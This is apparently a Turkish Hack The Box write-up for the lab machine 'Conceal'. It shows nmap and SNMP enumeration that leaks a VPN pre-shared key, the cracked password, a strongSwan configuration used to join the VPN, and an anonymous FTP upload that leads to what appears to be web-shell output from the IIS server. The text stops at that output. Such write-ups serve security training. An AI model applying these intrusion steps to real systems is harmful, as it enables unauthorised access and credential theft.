

CONCEAL – HACKTHEBOX – WRITEUP

Her zamanki gibi nmap ile başladik.



```
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2019-11-18 02:48:50 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 161/udp on 10.10.10.116

Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-18 05:54 +03
Nmap scan report for conceal.htb (10.10.10.116)
Host is up (0.080s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)
| snmp-interfaces:
|   Software Loopback Interface 1\x00
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 1 Gbps
|     Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   Intel(R) 82574L Gigabit Network Connection\x00
|     IP address: 10.10.10.116  Netmask: 255.255.255.0
|     MAC address: 00:50:56:b9:3a:d2 (VMware)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Traffic stats: 72.50 Kb sent, 8.31 Mb received
|   Intel(R) 82574L Gigabit Network Connection-WFP Native MAC Layer LightWeight Filter-0000\x00
|     MAC address: 00:50:56:b9:3a:d2 (VMware)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Traffic stats: 72.50 Kb sent, 8.31 Mb received
|   Intel(R) 82574L Gigabit Network Connection-QoS Packet Scheduler-0000\x00
|     MAC address: 00:50:56:b9:3a:d2 (VMware)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Traffic stats: 72.50 Kb sent, 8.31 Mb received
|   Intel(R) 82574L Gigabit Network Connection-WFP 802.3 MAC Layer LightWeight Filter-0000\x00
|     MAC address: 00:50:56:b9:3a:d2 (VMware)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|_    Traffic stats: 72.50 Kb sent, 8.31 Mb received
| snmp-netstat:
```



```
102     | snmp-netstat:
103     |   TCP  0.0.0.0:21          0.0.0.0:0
104     |   TCP  0.0.0.0:80          0.0.0.0:0
105     |   TCP  0.0.0.0:135         0.0.0.0:0
106     |   TCP  0.0.0.0:445         0.0.0.0:0
107     |   TCP  0.0.0.0:49664       0.0.0.0:0
108     |   TCP  0.0.0.0:49665       0.0.0.0:0
109     |   TCP  0.0.0.0:49666       0.0.0.0:0
110     |   TCP  0.0.0.0:49667       0.0.0.0:0
111     |   TCP  0.0.0.0:49668       0.0.0.0:0
112     |   TCP  0.0.0.0:49669       0.0.0.0:0
113     |   TCP  0.0.0.0:49670       0.0.0.0:0
114     |   TCP  10.10.10.116:139    0.0.0.0:0
115     |   UDP  0.0.0.0:123         *:*
116     |   UDP  0.0.0.0:161         *:*
117     |   UDP  0.0.0.0:500         *:*
118     |   UDP  0.0.0.0:4500        *:*
119     |   UDP  0.0.0.0:5050        *:*
120     |   UDP  0.0.0.0:5353        *:*
121     |   UDP  0.0.0.0:5355        *:*
122     |   UDP  10.10.10.116:137    *:*
123     |   UDP  10.10.10.116:138    *:*
124     |   UDP  10.10.10.116:1900   *:*
125     |   UDP  10.10.10.116:65328  *:*
126     |   UDP  127.0.0.1:1900      *:*
127     |_  UDP  127.0.0.1:65329     *:*
128     | snmp-processes:
```

```
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2019-11-18 02:48:50 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 161/udp on 10.10.10.116

Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-18 05:54 +03
Nmap scan report for conceal.htb (10.10.10.116)
Host is up (0.080s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)
| snmp-interfaces:
|   Software Loopback Interface 1\x00
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 1 Gbps
|     Traffic stats: 0.00 Kb sent, 0.00 Kb received
|   Intel(R) 82574L Gigabit Network Connection\x00
|     IP address: 10.10.10.116  Netmask: 255.255.255.0
|     MAC address: 00:50:56:b9:3a:d2 (VMware)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Traffic stats: 72.50 Kb sent, 8.31 Mb received
|   Intel(R) 82574L Gigabit Network Connection-WFP Native MAC Layer LightWeight Filter-0000\x00
|     MAC address: 00:50:56:b9:3a:d2 (VMware)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Traffic stats: 72.50 Kb sent, 8.31 Mb received
|   Intel(R) 82574L Gigabit Network Connection-QoS Packet Scheduler-0000\x00
|     MAC address: 00:50:56:b9:3a:d2 (VMware)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Traffic stats: 72.50 Kb sent, 8.31 Mb received
|   Intel(R) 82574L Gigabit Network Connection-WFP 802.3 MAC Layer LightWeight Filter-0000\x00
|     MAC address: 00:50:56:b9:3a:d2 (VMware)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|_    Traffic stats: 72.50 Kb sent, 8.31 Mb received
| snmp-netstat:
|   TCP  0.0.0.0:21          0.0.0.0:0
|   TCP  0.0.0.0:80          0.0.0.0:0
|   TCP  0.0.0.0:135         0.0.0.0:0
|   TCP  0.0.0.0:445         0.0.0.0:0
|   TCP  0.0.0.0:7680        0.0.0.0:0
|   TCP  0.0.0.0:49664       0.0.0.0:0
|   TCP  0.0.0.0:49665       0.0.0.0:0
|   TCP  0.0.0.0:49666       0.0.0.0:0
|   TCP  0.0.0.0:49667       0.0.0.0:0
|   TCP  0.0.0.0:49668       0.0.0.0:0
|   TCP  0.0.0.0:49669       0.0.0.0:0
|   TCP  0.0.0.0:49670       0.0.0.0:0
|   TCP  10.10.10.116:139    0.0.0.0:0
```

```
|  UDP  0.0.0.0:161          *:*
|  UDP  0.0.0.0:500          *:*
|  UDP  0.0.0.0:4500         *:*
|  UDP  0.0.0.0:5050         *:*
|  UDP  0.0.0.0:5353         *:*
|  UDP  0.0.0.0:5355         *:*
|  UDP  10.10.10.116:137     *:*
|  UDP  10.10.10.116:138     *:*
|  UDP  10.10.10.116:1900    *:*
|  UDP  10.10.10.116:54643   *:*
|  UDP  127.0.0.1:1900       *:*
|_ UDP  127.0.0.1:54644      *:*
| snmp-processes:
|  1:
|    Name: System Idle Process
|  4:
|    Name: System
|  8:
|    Name: svchost.exe
|    Path: C:\Windows\system32\
|    Params: -k netsvcs
|  304:
|    Name: smss.exe
|  320:
|    Name: svchost.exe
|    Path: C:\Windows\System32\
|    Params: -k LocalSystemNetworkRestricted
|  392:
|    Name: csrss.exe
|  476:
|    Name: wininit.exe
|  488:
|    Name: csrss.exe
|  568:
|    Name: winlogon.exe
|  592:
|    Name: services.exe
|  620:
|    Name: lsass.exe
|    Path: C:\Windows\system32\
|  696:
|    Name: fontdrvhost.exe
|  704:
|    Name: fontdrvhost.exe
|  720:
|    Name: svchost.exe
|    Path: C:\Windows\system32\
|    Params: -k DcomLaunch
|  820:
```

| Name: svchost.exe
| Path: C:\Windows\system32\
| Params: -k RPCSS
| 836:
| Name: svchost.exe
| Path: C:\Windows\system32\
| Params: -k LocalService
| 912:
| Name: dwm.exe
| 968:
| Name: svchost.exe
| Path: C:\Windows\System32\
| Params: -k LocalServiceNetworkRestricted
| 976:
| Name: svchost.exe
| Path: C:\Windows\system32\
| Params: -k LocalServiceNoNetwork
| 1048:
| Name: svchost.exe
| Path: C:\Windows\System32\
| Params: -k NetworkService
| 1108:
| Name: vmacthlp.exe
| Path: C:\Program Files\VMware\VMware Tools\
| 1268:
| Name: svchost.exe
| Path: C:\Windows\System32\
| Params: -k LocalServiceNetworkRestricted
| 1332:
| Name: svchost.exe
| Path: C:\Windows\System32\
| Params: -k LocalServiceNetworkRestricted
| 1352:
| Name: svchost.exe
| Path: C:\Windows\system32\
| Params: -k LocalServiceNetworkRestricted
| 1488:
| Name: spoolsv.exe
| Path: C:\Windows\System32\
| 1556:
| Name: svchost.exe
| Path: C:\Windows\system32\
| Params: -k appmodel
| 1612:
| Name: LogonUI.exe
| Params: /flags:0x0 /state0:0xa3a3f855 /state1:0x41c64e6d
| 1716:
| Name: svchost.exe
| Path: C:\Windows\system32\

| Params: -k apphost
| 1724:
| Name: svchost.exe
| Path: C:\Windows\system32\
| Params: -k ftpsvc
| 1744:
| Name: svchost.exe
| Path: C:\Windows\System32\
| Params: -k utcsvc
| 1808:
| Name: SecurityHealthService.exe
| 1836:
| Name: snmp.exe
| Path: C:\Windows\System32\
| 1868:
| Name: VGAuthService.exe
| Path: C:\Program Files\VMware\VMware Tools\VMware VGAuth\
| 1884:
| Name: ManagementAgentHost.exe
| Path: C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\
| 1892:
| Name: svchost.exe
| Path: C:\Windows\system32\
| Params: -k iissvcs
| 1900:
| Name: vmtoolsd.exe
| Path: C:\Program Files\VMware\VMware Tools\
| 1916:
| Name: dllhost.exe
| Path: C:\Windows\system32\
| Params: /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}
| 1920:
| Name: MsMpEng.exe
| 2032:
| Name: Memory Compression
| 2532:
| Name: SearchIndexer.exe
| Path: C:\Windows\system32\
| Params: /Embedding
| 2580:
| Name: svchost.exe
| Path: C:\Windows\system32\
| Params: -k NetworkServiceNetworkRestricted
| 2832:
| Name: svchost.exe
| 2908:
| Name: WmiPrvSE.exe
| Path: C:\Windows\system32\wbem\
| 3152:

| Name: svchost.exe
| Path: C:\Windows\system32\
| Params: -k LocalServiceAndNoImpersonation
| 3224:
| Name: NisSrv.exe
| 3456:
| Name: msdtc.exe
| Path: C:\Windows\System32\
| 3932:
| Name: WmiPrvSE.exe
|_   Path: C:\Windows\system32\wbem\
| snmp-sysdescr: Hardware: AMD64 Family 23 Model 1 Stepping 2 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 15063 Multiprocessor Free)
|_ System uptime: 5m23.56s (32356 timeticks)
| snmp-win32-services:
| Application Host Helper Service
| Background Intelligent Transfer Service
| Background Tasks Infrastructure Service
| Base Filtering Engine
| CNG Key Isolation
| COM+ Event System
| COM+ System Application
| Client License Service (ClipSVC)
| Connected Devices Platform Service
| Connected User Experiences and Telemetry
| CoreMessaging
| Cryptographic Services
| DCOM Server Process Launcher
| DHCP Client
| DNS Client
| Data Usage
| Delivery Optimization
| Device Setup Manager
| Diagnostic Policy Service
| Diagnostic Service Host
| Distributed Link Tracking Client
| Distributed Transaction Coordinator
| Group Policy Client
| IKE and AuthIP IPsec Keying Modules
| IP Helper
| IPsec Policy Agent
| Local Session Manager
| Microsoft Account Sign-in Assistant
| Microsoft FTP Service
| Network Connection Broker
| Network List Service
| Network Location Awareness
| Network Store Interface Service
| Plug and Play

| Power
| Print Spooler
| Program Compatibility Assistant Service
| RPC Endpoint Mapper
| Remote Procedure Call (RPC)
| SNMP Service
| SSDP Discovery
| Security Accounts Manager
| Security Center
| Server
| Shell Hardware Detection
| State Repository Service
| Superfetch
| System Event Notification Service
| System Events Broker
| TCP/IP NetBIOS Helper
| Task Scheduler
| Themes
| Tile Data model server
| Time Broker
| User Manager
| User Profile Service
| VMware Alias Manager and Ticket Service
| VMware CAF Management Agent Service
| VMware Physical Disk Helper Service
| VMware Tools
| WinHTTP Web Proxy Auto-Discovery Service
| Windows Audio
| Windows Audio Endpoint Builder
| Windows Connection Manager
| Windows Defender Antivirus Network Inspection Service
| Windows Defender Antivirus Service
| Windows Defender Security Centre Service
| Windows Event Log
| Windows Firewall
| Windows Font Cache Service
| Windows Management Instrumentation
| Windows Process Activation Service
| Windows Push Notifications System Service
| Windows Search
| Windows Update
| Workstation
|_ World Wide Web Publishing Service
| snmp-win32-software:
| Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161; 2018-10-12T20:10:30
| Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161; 2018-10-12T20:10:22
|_ VMware Tools; 2018-10-12T20:11:02
| snmp-win32-users:
| Administrator

| DefaultAccount
| Destitute
|_ Guest
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
Service Info: Host: Conceal

TRACEROUTE (using proto 1/icmp)
HOP RTT ADDRESS
1 80.66 ms 10.10.14.1
2 80.71 ms conceal.htb (10.10.10.116)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.26 seconds
Ayrıyeten UDP scan çıktısı.

```
root@kali:~/HACKTHEBOX/oscp/hard/conceal# nmap -sV -sU -p 500 -vv 10.10.10.116
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-21 18:17 +03
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 18:17
Scanning 10.10.10.116 [4 ports]
Completed Ping Scan at 18:17, 0.12s elapsed (1 total hosts)
Initiating UDP Scan at 18:17
Scanning conceal.htb (10.10.10.116) [1 port]
Discovered open port 500/udp on 10.10.10.116
Completed UDP Scan at 18:17, 0.12s elapsed (1 total ports)
Initiating Service scan at 18:17
Scanning 1 service on conceal.htb (10.10.10.116)
Completed Service scan at 18:19, 102.61s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.10.116.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 18:19
Completed NSE at 18:19, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 18:19
Completed NSE at 18:19, 1.02s elapsed
Nmap scan report for conceal.htb (10.10.10.116)
Host is up, received echo-reply ttl 127 (0.081s latency).
Scanned at 2019-11-21 18:17:28 +03 for 104s

PORT    STATE SERVICE REASON              VERSION
500/udp open  isakmp? udp-response ttl 127

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.71 seconds
           Raw packets sent: 5 (372B) | Rcvd: 2 (264B)
root@kali:~/HACKTHEBOX/oscp/hard/conceal#
```

Snmp-check ile snmp hakkında bazı önemli bilgileri alıyoruz.


```
root@kali:~/HACKTHEBOX/oscp/hard/conceal# snmp-check 10.10.10.116
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.116:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.10.116
  Hostname                      : Conceal
  Description                   : Hardware: AMD64 Family 23 Model 1 Stepping 2 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 15063 Multiprocessor Free)
  Contact                       : IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43
  Location                      : -
  Uptime snmp                   : 00:06:01.95
  Uptime system                 : 00:05:37.82
  System date                   : 2019-11-21 15:22:23.0
  Domain                        : WORKGROUP

[*] User accounts:

  Guest
  Destitute
  Administrator
  DefaultAccount

[*] Network information:

  IP forwarding enabled         : no
  Default TTL                   : 128
  TCP segments received         : 14
  TCP segments sent             : 8
  TCP segments retrans          : 4
  Input datagrams               : 162
  Delivered datagrams           : 127
  Output datagrams              : 259
```

9C8B1A372B1878851BE2C097031B6E43 : Dudecake1!


```
root@kali:~/HACKTHEBOX/oscp/hard/conceal# ike-scan -M 10.10.10.116
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.10.116    Main Mode Handshake returned
        HDR=(CKY-R=9f25c66dd57b49b3)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration(4)=0x00007080)
        VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8)
        VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
        VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)
        VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
        VID=fb1de3cdf341b7ea16b7e5be0855f120 (MS-Negotiation Discovery Capable)
        VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)

Ending ike-scan 1.9.4: 1 hosts scanned in 0.112 seconds (8.92 hosts/sec).  1 returned handshake; 0 returned notify
root@kali:~/HACKTHEBOX/oscp/hard/conceal#
```

Apt install strongswan indiriyoruz ve udp port 500’de calisan vpn’e bağlanıyoruz.


```
root@kali:~/HACKTHEBOX/oscp/hard/conceal# cat /etc/ipsec.secrets
# This file holds shared secrets or RSA private keys for authentication.

# RSA private key for this host, authenticating it to any other host
# which knows the public part.


10.10.14.3 %any : PSK "Dudecake1!"
root@kali:~/HACKTHEBOX/oscp/hard/conceal# cat /etc/ipsec.conf
# ipsec.conf - strongSwan IPsec configuration file

# basic configuration

config setup
        # strictcrlpolicy=yes
        # uniqueids = no

# Add connections here.

# Sample VPN connections

conn Conceal
        type=transport
        keyexchange=ikev1
        left=10.10.14.3
        leftprotoport=tcp
        right=10.10.10.116
        rightprotoport=tcp
        authby=psk
        esp=3des-sha1
        fragmentation=yes
        ike=3des-sha1-modp1024
        ikelifetime=8h
        auto=start

#conn sample-self-signed
#       leftsubnet=10.1.0.0/16
#       leftcert=selfCert.der
#       leftsendcert=never
#       right=192.168.0.2
#       rightsubnet=10.2.0.0/16
#       rightcert=peerCert.der
#       auto=start

#conn sample-with-ca-cert
#       leftsubnet=10.1.0.0/16
#       leftcert=myCert.pem
#       right=192.168.0.2
#       rightsubnet=10.2.0.0/16
#       rightid="C=CH, O=Linux strongSwan CN=peer name"
#       auto=start
root@kali:~/HACKTHEBOX/oscp/hard/conceal#
```



Açık portları zaten biliyorduk nmap –script smb-vuln* -p 139,445 10.10.10.116 ve diğer smbmap,enum4linux kontrol ettik en son ftp ve http geldi buradan devam.



ftp’ye anonymous bağlanabiliyoruz ve gobuster ile /upload dizini olduğunu gördüm.
Ftp ile yüklenen dosyalar 10.10.10.116/upload/ dizini altında görülebiliyor.



Run

```
\\CONCEAL\Destitute10.10.10.116

The server's port:
80


The server's software:
Microsoft-IIS/10.0


The server's software:
10.10.10.116 Volume in drive C has no label.
 Volume Serial Number is 9606-BE7B

 Directory of C:\Windows\SysWOW64\inetsrv

12/10/2018  22:30

              .
      12/10/2018  22:30
                   ..
           12/10/2018  22:10           109,568 appcmd.exe
           18/03/2017  20:59             3,810 appcmd.xml
           12/10/2018  22:10            56,832 apphostsvc.dll
           12/10/2018  22:10           360,448 appobj.dll
           12/10/2018  22:19           403,968 asp.dll
```

